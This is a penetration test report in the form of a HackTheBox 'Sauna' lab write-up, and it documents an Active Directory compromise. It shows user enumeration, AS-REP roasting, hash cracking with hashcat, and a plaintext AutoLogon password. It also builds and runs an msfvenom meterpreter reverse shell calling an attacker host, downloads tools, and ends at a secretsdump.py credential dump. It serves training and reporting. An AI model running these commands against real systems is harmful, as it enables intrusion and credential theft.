


Penetration Test Report of Findings

Caleb Havens

April 13, 2023

Version 1.0

Table of Contents

Executive Summary

Caleb Havens (HTB username: “GrappleMan”) performed a penetration test on the HackTheBox Machine “Sauna” to identify security weaknesses, determine the impact to the host, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

GrappleMan performed testing under a “black box” approach April 10, 2023, to April 11, 2023 without credentials and limited advanced knowledge of Sauna or its environment with the goal of identifying unknown weaknesses. The only knowledge the tester had prior to reconnaissance was that it ran on a Windows Operating System (OS) in an Active Directory (AD) environment. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. The tester sought to demonstrate the full impact of every vulnerability, up to and including a full domain compromise. If GrappleMan was able to gain a foothold in the internal network, the client allowed for further testing, including privilege escalation to demonstrate the impact of a total domain compromise.

Scope

The scope of this assessment was one IP address designated for the host.

In-Scope Assets

Host/URL/IP Address	Description
10.10.10.175	IP Address for Sauna

Table 1 – In-Scope Assets and Descriptions

Assessment Overview and Recommendations

During the penetration test against Sauna, GrappleMan identified five (5) findings that threaten the confidentiality, integrity, and availability of the information residing within the host. The findings were categorized by severity level, with one (1) of the findings being assigned a **CRITICAL** rating, three (3) **HIGH**-risk, and one (1) **MEDIUM**-risk.

The tester found Sauna’s patch management to be satisfactory, with no Common Vulnerabilities and Exposures (CVE) able to be identified. Zero trust privileges for the first user compromised were strictly implemented, and only one flaw was able to be discovered that allowed escalation of privileges or lateral movement. The majority of flaws identified on the host can be broadly categorized into three groupings: 1) Publicly accessible user account information; 2) Credential discovery; and 3) Trust abuse for privilege escalation.

The one medium-risk finding was easily discovered and provided the tester with a list of users, which on its own provided multiple methods for attempting to gain credentialed access. The tester gained initial access after identifying a high-risk finding consisting of lenient authentication methods in place for one of the user accounts, which enabled acquisition of the account password. Being able to obtain the account password was the second high-risk finding.

The third high-risk finding was related to another lenient authentication method, which allowed the tester to obtain another user's plaintext password. This level of access led to the discovery of the one critical-risk finding, which enabled the tester to obtain the stored variation of all user credentials in the domain, including the Administrator.

Fortunately, the security flaws identified are heavily dependent on credentialed access, and some quick and easy modifications to authentication methods can inhibit an attacker's ability to formulate a kill chain that causes serious damage to the Confidentiality, Integrity, and Availability of the Sauna system. This will allow system administrators time to integrate medium and long term measures to detect, prevent, mitigate, and respond to malicious actions against their networks in the future.

The final observation is that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve detection of anomalous events. The client should create a remediation plan based on the Remediation Summary section of this report, addressing all critical and high-risk findings as soon as possible according to the needs of the business. It is also highly recommended that periodic vulnerability assessments are performed on this and adjacent hosts in order to ensure the systems remain hardened against malicious activity. Once the issues identified in this report have been addressed, a more collaborative, in-depth security assessment may help identify additional opportunities to harden the overall environment, making it more difficult for attackers to move around the network and increasing the likelihood that the IT team will be able to detect and respond to suspicious activity.

System Penetration Test Assessment Summary

GrappleMan began all testing activities from the perspective of an unauthenticated user with only access to the IP address. HackTheBox provided the tester with limited additional information, such as the operating system type being a Windows OS in an AD environment.

Summary of Findings

During the course of testing, GrappleMan uncovered a total of five (5) findings that pose a material risk to the information systems. The below table provides a summary of the findings by severity level.

Finding Severity			
Critical	**High**	**Medium**	**Total**
1	**3**	**1**	**5**

Table 2 – Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

No.	Finding	Severity
1	Full Domain Access through DCSync	**Critical**
2	ASREPRoasting	**High**
3	Password Cracking	**High**
4	AutoLogon Credentials Disclosure	**High**
5	User Enumeration	**Medium**

Table 3 – Finding List

Internal Network Compromise Walkthrough

During the course of the assessment GrappleMan was able gain a foothold and compromise the back-end web server, leading to full administrative control over the system. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (e.g., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

Detailed Walkthrough

GrappleMan performed the following actions to fully compromise the Sauna Domain:

1. The tester identified valid users and retrieved the Authentication Service Response (ASREP) identification for fsmith.
2. The list of valid users identified from the user enumeration allowed the tester to retrieve the Kerberos (KRB) Ticket Granting Ticket (TGT) from the Domain Controller (DC).
3. A password cracking tool was used to obtain the plaintext password for the fsmith user, providing the tester authenticated access.
4. A WinPEAS scan identified AutoLogon credentials for the svc_loanmgr user account
5. Bloodhound identified this account as having DCSync privileges on the egotistical-bank.local domain, allowing the tester to dump all NTLM and Kerberos hashes on the DC.
6. Pass-the-Hash was used to access the DC as the Administrator, providing the tester with full administrative control over the domain.

Detailed reproduction steps for this attack chain are as follows:

The initial nmap scan revealed that the host to be an Active Directory DC. This was based on the protocols and services running on the system. It also provided the tester with identification of other domain information, such as the Fully Qualified Domain Name (FQDN).

```
# nmap -sC -sV 10.10.10.175


<SNIP>
PORT     STATE SERVICE      VERSION
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server
time: 2023-04-11 01:40:15Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory
LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-
Name)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory
LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-
Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf       .NET Message Framing
Service Info: Host: SAUNA; OS: Windows; CPE:
cpe:/o:microsoft:windows


Host script results:
|_smb2-time: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works
for the server. Sorry!
<SNIP>
```

Figure 1: Nmap scan output

Kerbrute was used with the jsmith.txt wordlist to identify valid users and the ASREP for fsmith.

```
# kerbrute userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.10.10.175
"/home/cha0s/Desktop/HackTheBox/Academy/Active
Directory/jsmith.txt" -o valid_ad_users


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/


Version: dev (9cfb81e) - 04/10/23 - Ronnie Flathers @ropnop


2023/04/10 15:41:36 >  Using KDC(s):
2023/04/10 15:41:36 >    10.10.10.175:88


2023/04/10 15:41:38 >  [+] VALID USERNAME:
hsmith@EGOTISTICAL-BANK.LOCAL
2023/04/10 15:41:44 >  [+] fsmith has no pre auth required.
Dumping hash to crack offline:
$krb5asrep$18$fsmith@EGOTISTICAL-
BANK.LOCAL:3c05c854878ba500
7[redacted]761a3abb3b11b24bc7b99322b9b670e
ecad8b08f95ad25e977d7d1c32e2babb88434dd9c14da0d36ae9ec9fa526b05b98
9daad703ec2dbb2abaed29c5ba0785ba72bfab893217b00598086f711485953cb5
d9987ac8698b5657f07295e60c61f8442e816d2bd05b0b6a229633dd68920589d8
988d0c3e11eb3cbc22f720c044b9f22b22ff5a19c4e9264fca6648fdc9079df8f6
af0ff9926eb157db8c9e2[redacted]2637699d348da7cde
a986b0a30f6e3c100446c933337985ce8506df9b0e2d55b04b40b982d9d28d7844
f874c65f1f7a3505fcd16f514d5ad91c10381bd078f97
2023/04/10 15:41:44 >  [+] VALID USERNAME:
fsmith@EGOTISTICAL-BANK.LOCAL
```

Figure 2: Kerbrute user enumeration output

Next the tester used the valid list of users with GetNPUsers.py to retrieve the KRB TGT hash for any users that don’t have Kerberos Pre-Authentication set.

```
# GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -dc-ip 10.10.10.175 -no-
pass -usersfile valid_users.txt

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:9156f05fa1a49ab0e37499515b8c32ac$89b06600582a0a4c13a753
44be514d4df0557bf68f1ead4d0fa24b1d0665416477de754a0fc99d5dcd28a480
ec47fc6a4ddafc20c6298695d22b0eda796f3222472799cf6ee95c78890f7e096c
518f42e08c074041[redacted]8e48e85c42866
30896767dddd196a7b6f5b19e79e3d3bc54b01d36818c577f24eb554d2db89caf0
fb2f767eeff91c462e4e322594c4054720fa986a27ab80f0f2ab705d3f1bac99da
33c4a8290a5bbadd02b66f2cdda6e69fa6d48b3db2f3b4ef996d63d82c28bcbf3a
cdb1[redacted]ab104c63c6ae596d8b
631ae281888699aa94d7bf088512

[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 3: GetNPUsers.py output

The KRB TGT hash was pasted into a notepad file and run through Hashcat in order to crack the hash and obtain a plaintext password for the fsmith user.

```
C:\Program Files (x86)\hashcat-6.2.5>hashcat -m 18200
sauna_asrep.txt rockyou.txt --force

hashcat (v6.2.5) starting


<SNIP>

$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:9156f05fa1a49ab0e37499515b8c32ac$89b06600582a0a4c13a753
44be514d4df0557bf68f1ead4d0fa24b1d0665416477de754a0fc99d5dcd28a480
ec47fc6a4ddafc20c6298695d22b0eda796f3222472799cf6ee95c78890f7e096c
518f42e08c074041[redacted]8e48e85c42866
30896767dddd196a7b6f5b19e79e3d3bc54b01d36818c577f24eb554d2db89caf0
fb2f767eeff91c462e4e322594c4054720fa986a27ab80f0f2ab705d3f1bac99da
33c4a8290a5bbadd02b66f2cdda6e69fa6d48b3db2f3b4ef996d63d82c28bcbf3a
cdb1[redacted]ab104c63c6ae596d8b
631ae281888699aa94d7bf088512:T[redacted]23


<SNIP>
```

Figure 4: Hashcat password crack

The tester was then able to authenticate to the host, impersonating the fsmith user and retrieve the flag on the desktop.

```
# evil-winrm -i 10.10.10.175 -u fsmith
Enter Password:

Evil-WinRM shell v3.4

<SNIP>

*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/10/2023   6:22 PM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
870678ab54b484499bed39c511aada5f
```

Figure 5: Initial access via evil-winrm

The tester transferred SharpHound.exe to the target host in order to gather data that could be used by Bloodhound for domain enumeration.

```
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 7: Python server to transfer SharpHound

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> Invoke-WebRequest
http://10.10.16.3:8000/SharpHound.exe -OutFile SharpHound.exe
```

Figure 8: Host download of SharpHound.exe

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\SharpHound.exe -c All
--zipfilename SAUNA
```

```
2023-04-11T13:26:41.8042176-07:00|INFORMATION|Resolved Collection
Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn,
Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote

2023-04-11T13:26:41.8198403-07:00|INFORMATION|Initializing
SharpHound at 1:26 PM on 4/11/2023

<SNIP>

2023-04-11T13:28:02.4490012-07:00|INFORMATION|SharpHound
Enumeration Completed at 1:28 PM on 4/11/2023! Happy Graphing!

*Evil-WinRM* PS C:\Users\FSmith\Documents> dir


    Directory: C:\Users\FSmith\Documents


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----        4/11/2023   1:28 PM          11372
20230411132801_SAUNA.zip

-a----        4/11/2023   1:23 PM         770279 PowerView.ps1

-a----        4/11/2023   1:23 PM         906752 SharpHound.exe

-a----        4/11/2023   1:28 PM           9064
ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin
```

Figure 9: SharpHound.exe execution

To transfer this data back to the attack host, an msfvenom payload was created and transferred to the target host. This was done for the purpose of enabling a connection to the target with a meterpreter shell, enabling an easier and more secure method of transferring information from the target host to the attack host.

```
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.3
LPORT=4443 -f exe > terminal.exe

[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 510 bytes

Final size of exe file: 7168 bytes
```

Figure 10: msfvenom payload creation

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> Invoke-WebRequest
http://10.10.16.3:8000/terminal.exe -OutFile terminal.exe
```

Figure 11: msfvenom payload download to target host

Msfconsole was opened and the multi-handler module was selected. The parameters for the module were set in order to enable a connection to the terminal.exe payload once it was executed on the target system.

```
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(multi/handler) > set lport 4443
lport => 4443
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.16.3:4443
```

Figure 12: Meterpreter listener initiation on attack host

The msfvenom payload was initiated on the target host, enabling a connection back to the Meterpreter listener.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> start ./terminal.exe
```

Figure 12: msfvenom payload execution

```
[*] Sending stage (200774 bytes) to 10.10.10.175
[*] Meterpreter session 1 opened (10.10.16.3:4443 ->
10.10.10.175:52860) at 2023-04-11 08:33:08 -0500
meterpreter > getuid
Server username: EGOTISTICALBANK\FSmith
<SNIP>
meterpreter > download 20230411132801_SAUNA.zip
[*] Downloading: 20230411132801_SAUNA.zip ->
/home/cha0s/Desktop/HackTheBox/Academy/Active
Directory/20230411132801_SAUNA.zip
[*] Downloaded 11.11 KiB of 11.11 KiB (100.0%):
20230411132801_SAUNA.zip ->
<SNIP>
```

Figure 13: SharpHound data transfer to attack host

Bloodhound was initiated from the attack host and the data from the SharpHound zip file was uploaded to the application.

```
# bloodhound
```

Figure 14: Bloodhound initiation on attack host






Figure 15: Upload data function



valid_users.txt
valid_ad_users
users.txt
top-spray.txt
top-passwords-shortlist.txt
terminal.exe
backupscript.dll
accounts.txt
20230411132801_SAUNA.zip

Figure 16: Zip to upload

The fsmith user was inputted into the search bar in order to determine potential attack paths in the domain.


BloodHound
fsmith@EGOTISTICAL-BANK.LOCAL
FSMITH@EGOTISTICAL-BANK.LOCAL
Analysis
FSMITH@EGOTISTICAL-BANK.LOCAL

FSMITH@EGOTISTICAL-BANK.LOCAL

OVERVIEW

Sessions	1
Sibling Objects in the Same OU	5
Reachable High Value Targets	9
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	Fergus Smith
Object ID	S-1-5-21-2966785786-3096785034-1186376766-1105
Password Last Changed	Thu, 23 Jan 2020 16:45:19 GMT
Last Logon	Tue, 11 Apr 2023 03:52:23 GMT
Last Logon (Replicated)	Tue, 11 Apr 2023 03:41:45 GMT

Figure 16: fsmith search in Bloodhound

The fsmith user's privileges and permissions were extremely limited. There were no opportunities identified for lateral movement or privilege escalation based on manual enumeration or the output from Bloodhound. Another user account would need to be accessed to enable further intrusion into the domain.

WinPEAS was imported to the machine over Server Message Block (SMB) and executed to do an automated enumeration for privilege escalation vectors and other information which might be exploited. It was able to identify AutoLogon credentials for the svc_loanmgr user.

```
# smbserver.py -smb2support CompData
"/home/cha0s/Desktop/HackTheBox/Academy/Windows Privilege
Escalation/winPEAS"

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


<SNIP>
```

Figure 17: SMB server initiation on attack host

```
*Evil-WinRM* PS C:\Users\fsmith\Documents> copy \\10.10.16.3\
CompData\winPEASx64.exe
```

Figure 18: Transfer command for downloading WinPEAS from target host

Execution of WinPEAS enabled the identification of AutoLogon credentials for the svc_loanmgr account.

```
*Evil-WinRM* PS C:\Users\fsmith\Documents> .\winPEASx64.exe
ANSI color bit for Windows is not set. If you are execcuting this
from a Windows terminal inside the host you should run 'REG ADD
HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then
start a new CMD


             *((,.,/(((((((((((((((((((/,  */
      ,/*,..*(((((((((((((((((((((((((((((((((,
<SNIP>
  [+] Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\FSmith : FSmith [AllAccess
    C:\Users\Public
    C:\Users\svc_loanmgr
  [+] Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\
svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!

<SNIP>
```

Figure 19: WinPEAS valuable information output

Looking at this user’s outbound control rights in Bloodhound reveals they have DCSync rights over the EGOTISTICAL-BANK.LOCAL domain.




Figure 20: Outbound control rights for svc_loanmgr

To exploit this, the tester would use secretsdump.py in order to output all NTLM and Kerberos hashes from the DC.

```
# secretsdump.py egotistical-bank.local/svc_loanmgr@10.10.10.175
